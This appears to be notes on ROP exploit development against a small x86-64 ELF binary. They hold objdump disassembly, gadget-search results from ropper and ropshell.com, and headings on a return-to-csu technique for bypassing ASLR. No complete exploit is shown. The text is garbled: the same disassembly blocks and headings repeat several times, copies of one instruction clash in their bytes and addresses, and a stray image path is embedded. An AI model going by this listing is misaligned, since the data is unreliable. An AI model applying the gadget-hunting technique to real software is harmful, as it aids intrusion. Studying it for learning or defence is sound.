 560:  48 8d 3d a9 0a 20 00           lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 567:  48 8d 35 a2 0a 20 00           lea    0x200aa2(%rip),%rsi        # 201010 <__TMC_END__>
 56e:  55                             push   %rbp
 56f:  48 29 fe                       sub    %rdi,%rsi
 572:  48 89 e5                       mov    %rsp,%rbp
 575:  48 c1 fe 03                    sar    $0x3,%rsi
 579:  48 89 f0                       mov    %rsi,%rax
 57c:  48 c1 e8 3f                    shr    $0x3f,%rax
 580:  48 01 c6                       add    %rax,%rsi
 583:  48 d1 fe                       sar    %rsi
 586:  74 18                          je     5a0 <register_tm_clones+0x40>
 588:  48 8b 05 61 0a 20 00           mov    0x200a61(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
 58f:  48 85 c0                       test   %rax,%rax
 592:  74 0c                          je     5a0 <register_tm_clones+0x40>
 594:  5d                             pop    %rbp
 595:  ff e0                          jmpq   *%rax
 597:  66 0f 1f 84 00 00 00           nopw   0x0(%rax,%rax,1)
 59e:  00 00
 5a0:  5d                             pop    %rbp
 5a1:  c3                             retq
 5a2:  0f 1f 40 00                    nopl   0x0(%rax)
 5a6:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 5ad:  00 00 00

00000000000005b0 <__do_global_dtors_aux>:
 5b0:  80 3d 59 0a 20 00 00           cmpb   $0x0,0x200a59(%rip)        # 201010 <__TMC_END__>
 5b7:  75 2f                          jne    5e8 <__do_global_dtors_aux+0x38>
 5b9:  48 83 3d 37 0a 20 00           cmpq   $0x0,0x200a37(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 5c0:  00
 5c1:  55                             push   %rbp
 5c2:  48 89 e5                       mov    %rsp,%rbp
 5c5:  74 0c                          je     5d3 <__do_global_dtors_aux+0x23>
 5c7:  48 8b 3d 3a 0a 20 00           mov    0x200a3a(%rip),%rdi        # 201008 <__dso_handle>
 5ce:  e8 0d ff ff ff                 callq  4e0 <__cxa_finalize@plt>
 5d3:  e8 48 ff ff ff                 callq  520 <deregister_tm_clones>
 5d8:  c6 05 31 0a 20 00 01           movb   $0x1,0x200a31(%rip)        # 201010 <__TMC_END__>
 5df:  5d                             pop    %rbp
 5e0:  c3                             retq
 5e1:  0f 1f 80 00 00 00 00           nopl   0x0(%rax)
 5e8:  f3 c3                          repz retq
 5ea:  66 0f 1f 44 00 00              nopw   0x0(%rax,%rax,1)

00000000000005f0 <frame_dummy>:
 5f0:  55                             push   %rbp
 5f1:  48 89 e5                       mov    %rsp,%rbp
 5f4:  5d                             pop    %rbp
 5f5:  e9 66 ff ff ff                 jmpq   560 <register_tm_clones>

0000000000000610 <__libc_csu_init>:
 610:  41 57                          push   %r15
 612:  41 56                          push   %r14
 614:  41 89 ff                       mov    %edi,%r15d
 617:  41 55                          push   %r13
 619:  41 54                          push   %r12
 61b:  4c 8d 25 ce 07 20 00           lea    0x2007ce(%rip),%r12        # 200df0 <__frame_dummy_init_array_entry>
 622:  55                             push   %rbp
 623:  48 8d 2d ce 07 20 00           lea    0x2007ce(%rip),%rbp        # 200df8 <__init_array_end>
 62a:  53                             push   %rbx
 62b:  49 89 f6                       mov    %rsi,%r14
 62e:  49 89 d5                       mov    %rdx,%r13
 631:  4c 29 e5                       sub    %r12,%rbp
 634:  48 83 ec 08                    sub    $0x8,%rsp
 638:  48 c1 fd 03                    sar    $0x3,%rbp
 63c:  e8 77 fe ff ff                 callq  4b8 <_init>
 641:  48 85 ed                       test   %rbp,%rbp
 644:  74 20                          je     666 <__libc_csu_init+0x56>
 646:  31 db                          xor    %ebx,%ebx
 648:  0f 1f 84 00 00 00 00           nopl   0x0(%rax,%rax,1)
 64f:  00
 650:  4c 89 ea                       mov    %r13,%rdx
 653:  4c 89 f6                       mov    %r14,%rsi
 656:  44 89 ff                       mov    %r15d,%edi
 659:  41 ff 14 dc                    callq  *(%r12,%rbx,8)
 65d:  48 83 c3 01                    add    $0x1,%rbx
 661:  48 39 dd                       cmp    %rbx,%rbp
 664:  75 ea                          jne    650 <__libc_csu_init+0x40>
 666:  48 83 c4 08                    add    $0x8,%rsp
 66a:  5b                             pop    %rbx
 66b:  5d                             pop    %rbp
 66c:  41 5c                          pop    %r12
 66e:  41 5d                          pop    %r13
 670:  41 5e                          pop    %r14
 672:  41 5f                          pop    %r15
 674:  c3                             retq
 675:  90                             nop
 676:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 67d:  00 00 00

0000000000000680 <__libc_csu_fini>:
 680:  f3 c3                          repz retq

Disassembly of section .fini:

0000000000000684 <_fini>:
 684:  48 83 ec 08                    sub    $0x8,%rsp
 688:  48 83 c4 08                    add    $0x8,%rsp
 68c:  c3                             retq
```

`ropper` result

Found gadgets to fill `rdi` and `rsi`

But for arbitrary execution it still needs:

- `write-what-where` (params)
- `rdx` control (third argument)
- `syscall/int 0x80` gadgets

3. Return-to-csu: 64-bit ASLR bypass

1) "Attached code" `ROP-chain` analysis with popular tools

Attached Code only

```
empty:     file format elf64-x86-64


Disassembly of section .init:

00000000000004b8 <_init>:
 4b8:  48 83 ec 08                    sub    $0x8,%rsp
 4bc:  48 8b 05 25 0b 20 00           mov    0x200b25(%rip),%rax        # 200fe8 <__gmon_start__>
 4c3:  48 85 c0                       test   %rax,%rax
 4c6:  74 02                          je     4ca <_init+0x12>
 4c8:  ff d0                          callq  *%rax
 4ca:  48 83 c4 08                    add    $0x8,%rsp
 4ce:  c3                             retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
 4d0:  ff 35 f2 0a 20 00              pushq  0x200af2(%rip)        # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
 4d6:  ff 25 f4 0a 20 00              jmpq   *0x200af4(%rip)       # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
 4dc:  0f 1f 40 00                    nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@plt>:
 4e0:  ff 25 12 0b 20 00              jmpq   *0x200b12(%rip)       # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 4e6:  66 90                          xchg   %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
 4f0:  31 ed                          xor    %ebp,%ebp
 4f2:  49 89 d1                       mov    %rdx,%r9
 4f5:  5e                             pop    %rsi
 4f6:  48 89 e2                       mov    %rsp,%rdx
 4f9:  48 83 e4 f0                    and    $0xfffffffffffffff0,%rsp
 4fd:  50                             push   %rax
 4fe:  54                             push   %rsp
 4ff:  4c 8d 05 7a 01 00 00           lea    0x17a(%rip),%r8        # 680 <__libc_csu_fini>
 506:  48 8d 0d 03 01 00 00           lea    0x103(%rip),%rcx       # 610 <__libc_csu_init>
 50d:  48 8d 3d a6 00 00 00           lea    0xa6(%rip),%rdi        # 5fa <main>
 514:  ff 15 c6 0a 20 00              callq  *0x200ac6(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
 51a:  f4                             hlt
 51b:  0f 1f 44 00 00                 nopl   0x0(%rax,%rax,1)

0000000000000520 <deregister_tm_clones>:
 520:  48 8d 3d a9 0a 20 00           lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 527:  55                             push   %rbp
 528:  48 8d 05 a1 0a 20 00           lea    0x200aa1(%rip),%rax        # 201010 <__TMC_END__>
 52f:  48 39 f8                       cmp    %rdi,%rax
 532:  48 89 e5                       mov    %rsp,%rbp
 535:  74 19                          je     550 <deregister_tm_clones+0x30>
 537:  48 8b 05 9a 0a 20 00           mov    0x200a9a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
 53e:  48 85 c0                       test   %rax,%rax
 541:  74 0d                          je     550 <deregister_tm_clones+0x30>
 543:  5d                             pop    %rbp
 544:  ff e0                          jmpq   *%rax
 546:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 54d:  00 00 00
 550:  5d                             pop    %rbp
 551:  c3                             retq
 552:  0f 1f 40 00                    nopl   0x0(%rax)
 556:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 55d:  00 00 00

0000000000000560 <register_tm_clones>:
 560:  48 8d 3d a9 0a 20 00           lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 567:  48 8d 35 a2 0a 20 00           lea    0x200aa2(%rip),%rsi        # 201010 <__TMC_END__>
 56e:  55                             push   %rbp
 56f:  48 29 fe                       sub    %rdi,%rsi
 572:  48 89 e5                       mov    %rsp,%rbp
 575:  48 c1 fe 03                    sar    $0x3,%rsi
 579:  48 89 f0                       mov    %rsi,%rax
 57c:  48 c1 e8 3f                    shr    $0x3f,%rax
 580:  48 01 c6                       add    %rax,%rsi
 583:  48 d1 fe                       sar    %rsi
 586:  74 18                          je     5a0 <register_tm_clones+0x40>
 588:  48 8b 05 61 0a 20 00           mov    0x200a61(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
 58f:  48 85 c0                       test   %rax,%rax
 592:  74 0c                          je     5a0 <register_tm_clones+0x40>
 594:  5d                             pop    %rbp
 595:  ff e0                          jmpq   *%rax
 597:  66 0f 1f 84 00 00 00           nopw   0x0(%rax,%rax,1)
 59e:  00 00
 5a0:  5d                             pop    %rbp
 5a1:  c3                             retq
 5a2:  0f 1f 40 00                    nopl   0x0(%rax)
 5a6:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 5ad:  00 00 00
```

```
00000000000005b0 <__do_global_dtors_aux>:
 5b0:  80 3d 59 0a 20 00 00           cmpb   $0x0,0x200a59(%rip)        # 201010 <__TMC_END__>
 5b7:  75 2f                          jne    5e8 <__do_global_dtors_aux+0x38>
 5b9:  48 83 3d 37 0a 20 00           cmpq   $0x0,0x200a37(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 5c0:  00
 5c1:  55                             push   %rbp
 5c2:  48 89 e5                       mov    %rsp,%rbp
 5c5:  74 0c                          je     5d3 <__do_global_dtors_aux+0x23>
 5c7:  48 8b 3d 3a 0a 20 00           mov    0x200a3a(%rip),%rdi        # 201008 <__dso_handle>
 5ce:  e8 0d ff ff ff                 callq  4e0 <__cxa_finalize@plt>
 5d3:  e8 48 ff ff ff                 callq  520 <deregister_tm_clones>
 5d8:  c6 05 31 0a 20 00 01           movb   $0x1,0x200a31(%rip)        # 201010 <__TMC_END__>
 5df:  5d                             pop    %rbp
 5e0:  c3                             retq
 5e1:  0f 1f 80 00 00 00 00           nopl   0x0(%rax)
 5e8:  f3 c3                          repz retq
 5ea:  66 0f 1f 44 00 00              nopw   0x0(%rax,%rax,1)

00000000000005f0 <frame_dummy>:
 5f0:  55                             push   %rbp
 5f1:  48 89 e5                       mov    %rsp,%rbp
 5f4:  5d                             pop    %rbp
 5f5:  e9 66 ff ff ff                 jmpq   560 <register_tm_clones>
```

```
0000000000000610 <__libc_csu_init>:
 610:  41 57                          push   %r15
 612:  41 56                          push   %r14
 614:  41 89 ff                       mov    %edi,%r15d
 617:  41 55                          push   %r13
 619:  41 54                          push   %r12
 61b:  4c 8d 25 ce 07 20 00           lea    0x2007ce(%rip),%r12        # 200df0 <__frame_dummy_init_array_entry>
 622:  55                             push   %rbp
 623:  48 8d 2d ce 07 20 00           lea    0x2007ce(%rip),%rbp        # 200df8 <__init_array_end>
 62a:  53                             push   %rbx
 62b:  49 89 f6                       mov    %rsi,%r14
 62e:  49 89 d5                       mov    %rdx,%r13
 631:  4c 29 e5                       sub    %r12,%rbp
 634:  48 83 ec 08                    sub    $0x8,%rsp
 638:  48 c1 fd 03                    sar    $0x3,%rbp
 63c:  e8 77 fe ff ff                 callq  4b8 <_init>
 641:  48 85 ed                       test   %rbp,%rbp
 644:  74 20                          je     666 <__libc_csu_init+0x56>
 646:  31 db                          xor    %ebx,%ebx
 648:  0f 1f 84 00 00 00 00           nopl   0x0(%rax,%rax,1)
 64f:  00
 650:  4c 89 ea                       mov    %r13,%rdx
 653:  4c 89 f6                       mov    %r14,%rsi
 656:  44 89 ff                       mov    %r15d,%edi
 659:  41 ff 14 dc                    callq  *(%r12,%rbx,8)
 65d:  48 83 c3 01                    add    $0x1,%rbx
 661:  48 39 dd                       cmp    %rbx,%rbp
 664:  75 ea                          jne    650 <__libc_csu_init+0x40>
 666:  48 83 c4 08                    add    $0x8,%rsp
 66a:  5b                             pop    %rbx
 66b:  5d                             pop    %rbp
 66c:  41 5c                          pop    %r12
 66e:  41 5d                          pop    %r13
 670:  41 5e                          pop    %r14
 672:  41 5f                          pop    %r15
 674:  c3                             retq
 675:  90                             nop
 676:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 67d:  00 00 00

0000000000000680 <__libc_csu_fini>:
 680:  f3 c3                          repz retq

Disassembly of section .fini:

0000000000000684 <_fini>:
 684:  48 83 ec 08                    sub    $0x8,%rsp
 688:  48 83 c4 08                    add    $0x8,%rsp
 68c:  c3                             retq
```

`ropper` result

Found gadgets to fill `rdi` and `rsi`

But for arbitrary execution it still needs:

- `write-what-where` (params)
- `rdx` control (third argument)
- `syscall/int 0x80` gadgets

3. Return-to-csu: 64-bit ASLR bypass

1) "Attached code" `ROP-chain` analysis with popular tools

Attached Code only

```
empty:     file format elf64-x86-64


Disassembly of section .init:

00000000000004b8 <_init>:
 4b8:  48 83 ec 08                    sub    $0x8,%rsp
 4bc:  48 8b 05 25 0b 20 00           mov    0x200b25(%rip),%rax        # 200fe8 <__gmon_start__>
 4c3:  48 85 c0                       test   %rax,%rax
 4c6:  74 02                          je     4ca <_init+0x12>
 4c8:  ff d0                          callq  *%rax
 4ca:  48 83 c4 08                    add    $0x8,%rsp
 4ce:  c3                             retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
 4d0:  ff 35 f2 0a 20 00              pushq  0x200af2(%rip)        # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
 4d6:  ff 25 f4 0a 20 00              jmpq   *0x200af4(%rip)       # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
 4dc:  0f 1f 40 00                    nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@plt>:
 4e0:  ff 25 12 0b 20 00              jmpq   *0x200b12(%rip)       # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 4e6:  66 90                          xchg   %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
 4f0:  31 ed                          xor    %ebp,%ebp
 4f2:  49 89 d1                       mov    %rdx,%r9
 4f5:  5e                             pop    %rsi
 4f6:  48 89 e2                       mov    %rsp,%rdx
 4f9:  48 83 e4 f0                    and    $0xfffffffffffffff0,%rsp
 4fd:  50                             push   %rax
 4fe:  54                             push   %rsp
 4ff:  4c 8d 05 7a 01 00 00           lea    0x17a(%rip),%r8        # 680 <__libc_csu_fini>
 506:  48 8d 0d 03 01 00 00           lea    0x103(%rip),%rcx       # 610 <__libc_csu_init>
 50d:  48 8d 3d e6 00 00 00           lea    0xe6(%rip),%rdi        # 5fa <main>
 514:  ff 15 c6 0a 20 00              callq  *0x200ac6(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
 51a:  f4                             hlt
 51b:  0f 1f 44 00 00                 nopl   0x0(%rax,%rax,1)

0000000000000520 <deregister_tm_clones>:
 520:  48 8d 3d a9 0a 20 00           lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 527:  55                             push   %rbp
 528:  48 8d 05 e1 0a 20 00           lea    0x200ae1(%rip),%rax        # 201010 <__TMC_END__>
 52f:  48 39 f8                       cmp    %rdi,%rax
 532:  48 89 e5                       mov    %rsp,%rbp
 535:  74 19                          je     550 <deregister_tm_clones+0x30>
 537:  48 8b 05 9a 0a 20 00           mov    0x200a9a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
 53e:  48 85 c0                       test   %rax,%rax
 541:  74 0d                          je     550 <deregister_tm_clones+0x30>
 543:  5d                             pop    %rbp
 544:  ff e0                          jmpq   *%rax
 546:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 54d:  00 00 00
 550:  5d                             pop    %rbp
 551:  c3                             retq
 552:  0f 1f 40 00                    nopl   0x0(%rax)
 556:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 55d:  00 00 00

0000000000000560 <register_tm_clones>:
 560:  48 8d 3d a9 0a 20 00           lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 567:  48 8d 35 a2 0a 20 00           lea    0x200aa2(%rip),%rsi        # 201010 <__TMC_END__>
 56e:  55                             push   %rbp
 56f:  48 29 fe                       sub    %rdi,%rsi
 572:  48 89 e5                       mov    %rsp,%rbp
 575:  48 c1 fe 03                    sar    $0x3,%rsi
 579:  48 89 f0                       mov    %rsi,%rax
 57c:  48 c1 e8 3f                    shr    $0x3f,%rax
 580:  48 01 c6                       add    %rax,%rsi
 583:  48 d1 fe                       sar    %rsi
 586:  74 18                          je     5a0 <register_tm_clones+0x40>
 588:  48 8b 05 61 0a 20 00           mov    0x200a61(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
 58f:  48 85 c0                       test   %rax,%rax
 592:  74 0c                          je     5a0 <register_tm_clones+0x40>
 594:  5d                             pop    %rbp
 595:  ff e0                          jmpq   *%rax
 597:  66 0f 1f 84 00 00 00           nopw   0x0(%rax,%rax,1)
 59e:  00 00
 5a0:  5d                             pop    %rbp
 5a1:  c3                             retq
 5a2:  0f 1f 40 00                    nopl   0x0(%rax)
 5a6:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 5ad:  00 00 00
```

```
00000000000005b0 <__do_global_dtors_aux>:
 5b0:  80 3d 59 0a 20 00 00           cmpb   $0x0,0x200a59(%rip)        # 201010 <__TMC_END__>
 5b7:  75 2f                          jne    5e8 <__do_global_dtors_aux+0x38>
 5b9:  48 83 3d 37 0a 20 00           cmpq   $0x0,0x200a37(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 5c0:  00
 5c1:  55                             push   %rbp
 5c2:  48 89 e5                       mov    %rsp,%rbp
 5c5:  74 0c                          je     5d3 <__do_global_dtors_aux+0x23>
 5c7:  48 8b 3d 3a 0a 20 00           mov    0x200a3a(%rip),%rdi        # 201008 <__dso_handle>
 5ce:  e8 0d ff ff ff                 callq  4e0 <__cxa_finalize@plt>
 5d3:  e8 48 ff ff ff                 callq  520 <deregister_tm_clones>
 5d8:  c6 05 31 0a 20 00 01           movb   $0x1,0x200a31(%rip)        # 201010 <__TMC_END__>
 5df:  5d                             pop    %rbp
 5e0:  c3                             retq
 5e1:  0f 1f 80 00 00 00 00           nopl   0x0(%rax)
 5e8:  f3 c3                          repz retq
 5ea:  66 0f 1f 44 00 00              nopw   0x0(%rax,%rax,1)

00000000000005f0 <frame_dummy>:
 5f0:  55                             push   %rbp
 5f1:  48 89 e5                       mov    %rsp,%rbp
 5f4:  5d                             pop    %rbp
 5f5:  e9 66 ff ff ff                 jmpq   560 <register_tm_clones>
```

```
0000000000000610 <__libc_csu_init>:
 610:  41 57                          push   %r15
 612:  41 56                          push   %r14
 614:  41 89 ff                       mov    %edi,%r15d
 617:  41 55                          push   %r13
 619:  41 54                          push   %r12
 61b:  4c 8d 25 ce 07 20 00           lea    0x2007ce(%rip),%r12        # 200df0 <__frame_dummy_init_array_entry>
 622:  55                             push   %rbp
 623:  48 8d 2d ce 07 20 00           lea    0x2007ce(%rip),%rbp        # 200df8 <__init_array_end>
 62a:  53                             push   %rbx
 62b:  49 89 f6                       mov    %rsi,%r14
 62e:  49 89 d5                       mov    %rdx,%r13
 631:  4c 29 e5                       sub    %r12,%rbp
 634:  48 83 ec 08                    sub    $0x8,%rsp
 638:  48 c1 fd 03                    sar    $0x3,%rbp
 63c:  e8 77 fe ff ff                 callq  4b8 <_init>
 641:  48 85 ed                       test   %rbp,%rbp
 644:  74 20                          je     666 <__libc_csu_init+0x56>
 646:  31 db                          xor    %ebx,%ebx
 648:  0f 1f 84 00 00 00 00           nopl   0x0(%rax,%rax,1)
 64f:  00
 650:  4c 89 ea                       mov    %r13,%rdx
 653:  4c 89 f6                       mov    %r14,%rsi
 656:  44 89 ff                       mov    %r15d,%edi
 659:  41 ff 14 dc                    callq  *(%r12,%rbx,8)
 65d:  48 83 c3 01                    add    $0x1,%rbx
 661:  48 39 dd                       cmp    %rbx,%rbp
 664:  75 ea                          jne    650 <__libc_csu_init+0x40>
 666:  48 83 c4 08                    add    $0x8,%rsp
 66a:  5b                             pop    %rbx
 66b:  5d                             pop    %rbp
 66c:  41 5c                          pop    %r12
 66e:  41 5d                          pop    %r13
 670:  41 5e                          pop    %r14
 672:  41 5f                          pop    %r15
 674:  c3                             retq
 675:  90                             nop
 676:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 67d:  00 00 00

0000000000000680 <__libc_csu_fini>:
 680:  f3 c3                          repz retq

Disassembly of section .fini:

0000000000000684 <_fini>:
 684:  48 83 ec 08                    sub    $0x8,%rsp
 688:  48 83 c4 08                    add    $0x8,%rsp
 68c:  c3                             retq
```

`ropper` result

Found gadgets to fill `rdi` and `rsi`

But for arbitrary execution it still needs:

- `write-what-where` (params)
- `rdx` control (third argument)
- `syscall/int 0x80` gadgets

`ropshell.com` result

Found gadgets to fill `rdi` and `rsi`


Same problem:

- No `write-what-where`
- No `rdx` control
- No `syscall/int 0x80`

3. Return-to-csu: 64-bit ASLR bypass

1) "Attached code" ROP-chain analysis with popular tools

Attached Code only



```
empty:     file format elf64-x86-64

Disassembly of section .init:

00000000004004b8 <_init>:
  4b8:  48 83 ec 08                 sub    $0x8,%rsp
  4bc:  48 8b 05 25 0b 20 00        mov    0x200b25(%rip),%rax        # 200fe8 <__gmon_start__>
  4c3:  48 85 c0                    test   %rax,%rax
  4c6:  74 02                       je     4ca <_init+0x12>
  4c8:  ff d0                       callq  *%rax
  4ca:  48 83 c4 08                 add    $0x8,%rsp
  4ce:  c3                          retq

Disassembly of section .plt:

00000000004004d0 <.plt>:
  4d0:  ff 35 f2 0a 20 00           pushq  0x200af2(%rip)        # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
  4d6:  ff 25 f4 0a 20 00           jmpq   *0x200af4(%rip)       # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
  4dc:  0f 1f 40 00                 nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000004004e0 <__cxa_finalize@plt>:
  4e0:  ff 25 12 0b 20 00           jmpq   *0x200b12(%rip)       # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
  4e6:  66 90                       xchg   %ax,%ax

Disassembly of section .text:

00000000004004f0 <_start>:
  4f0:  31 ed                       xor    %ebp,%ebp
  4f2:  49 89 d1                    mov    %rdx,%r9
  4f5:  5e                          pop    %rsi
  4f6:  48 89 e2                    mov    %rsp,%rdx
  4f9:  48 83 e4 f0                 and    $0xfffffffffffffff0,%rsp
  4fd:  50                          push   %rax
  4fe:  54                          push   %rsp
  4ff:  4c 8d 05 7a 01 00 00        lea    0x17a(%rip),%r8        # 680 <__libc_csu_fini>
  506:  48 8d 0d 03 01 00 00        lea    0x103(%rip),%rcx       # 610 <__libc_csu_init>
  50d:  48 8d 3d a6 00 00 00        lea    0xa6(%rip),%rdi        # 5fa <main>
  514:  ff 15 c6 0a 20 00           callq  *0x200ac6(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
  51a:  f4                          hlt
  51b:  0f 1f 44 00 00              nopl   0x0(%rax,%rax,1)

0000000000400520 <deregister_tm_clones>:
  520:  48 8d 3d a9 0a 20 00        lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
  527:  55                          push   %rbp
  528:  48 8d 05 e1 0a 20 00        lea    0x200ae1(%rip),%rax        # 201010 <__TMC_END__>
  52f:  48 39 f8                    cmp    %rdi,%rax
  532:  48 89 e5                    mov    %rsp,%rbp
  535:  74 19                       je     550 <deregister_tm_clones+0x30>
  537:  48 8b 05 9a 0a 20 00        mov    0x200a9a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
  53e:  48 85 c0                    test   %rax,%rax
  541:  74 0d                       je     550 <deregister_tm_clones+0x30>
  543:  5d                          pop    %rbp
  544:  ff e0                       jmpq   *%rax
  546:  66 2e 0f 1f 84 00 00        nopw   %cs:0x0(%rax,%rax,1)
  54d:  00 00 00
  550:  5d                          pop    %rbp
  551:  c3                          retq
  552:  0f 1f 40 00                 nopl   0x0(%rax)
  556:  66 2e 0f 1f 84 00 00        nopw   %cs:0x0(%rax,%rax,1)
  55d:  00 00 00

0000000000400560 <register_tm_clones>:
  560:  48 8d 3d a9 0a 20 00        lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
  567:  48 8d 35 a2 0a 20 00        lea    0x200aa2(%rip),%rsi        # 201010 <__TMC_END__>
  56e:  55                          push   %rbp
  56f:  48 29 fe                    sub    %rdi,%rsi
  572:  48 89 e5                    mov    %rsp,%rbp
  575:  48 c1 fe 03                 sar    $0x3,%rsi
  579:  48 89 f0                    mov    %rsi,%rax
  57c:  48 c1 e8 3f                 shr    $0x3f,%rax
  580:  48 01 c6                    add    %rax,%rsi
  583:  48 d1 fe                    sar    %rsi
  586:  74 18                       je     5a0 <register_tm_clones+0x40>
  588:  48 8b 05 61 0a 20 00        mov    0x200a61(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
  58f:  48 85 c0                    test   %rax,%rax
  592:  74 0c                       je     5a0 <register_tm_clones+0x40>
  594:  5d                          pop    %rbp
  595:  ff e0                       jmpq   *%rax
  597:  66 0f 1f 84 00 00 00        nopw   0x0(%rax,%rax,1)
  59e:  00 00
  5a0:  5d                          pop    %rbp
  5a1:  c3                          retq
  5a2:  0f 1f 40 00                 nopl   0x0(%rax)
  5a6:  66 2e 0f 1f 84 00 00        nopw   %cs:0x0(%rax,%rax,1)
  5ad:  00 00 00

00000000004005b0 <__do_global_dtors_aux>:
  5b0:  80 3d 59 0a 20 00 00        cmpb   $0x0,0x200a59(%rip)        # 201010 <__TMC_END__>
  5b7:  75 2f                       jne    5e8 <__do_global_dtors_aux+0x38>
  5b9:  48 83 3d 37 0a 20 00        cmpq   $0x0,0x200a37(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
  5c0:  00
  5c1:  55                          push   %rbp
  5c2:  48 89 e5                    mov    %rsp,%rbp
  5c5:  74 0c                       je     5d3 <__do_global_dtors_aux+0x23>
  5c7:  48 8b 3d 3a 0a 20 00        mov    0x200a3a(%rip),%rdi        # 201008 <__dso_handle>
  5ce:  e8 0d ff ff ff              callq  4e0 <__cxa_finalize@plt>
  5d3:  e8 48 ff ff ff              callq  520 <deregister_tm_clones>
  5d8:  c6 05 31 0a 20 00 01        movb   $0x1,0x200a31(%rip)        # 201010 <__TMC_END__>
  5df:  5d                          pop    %rbp
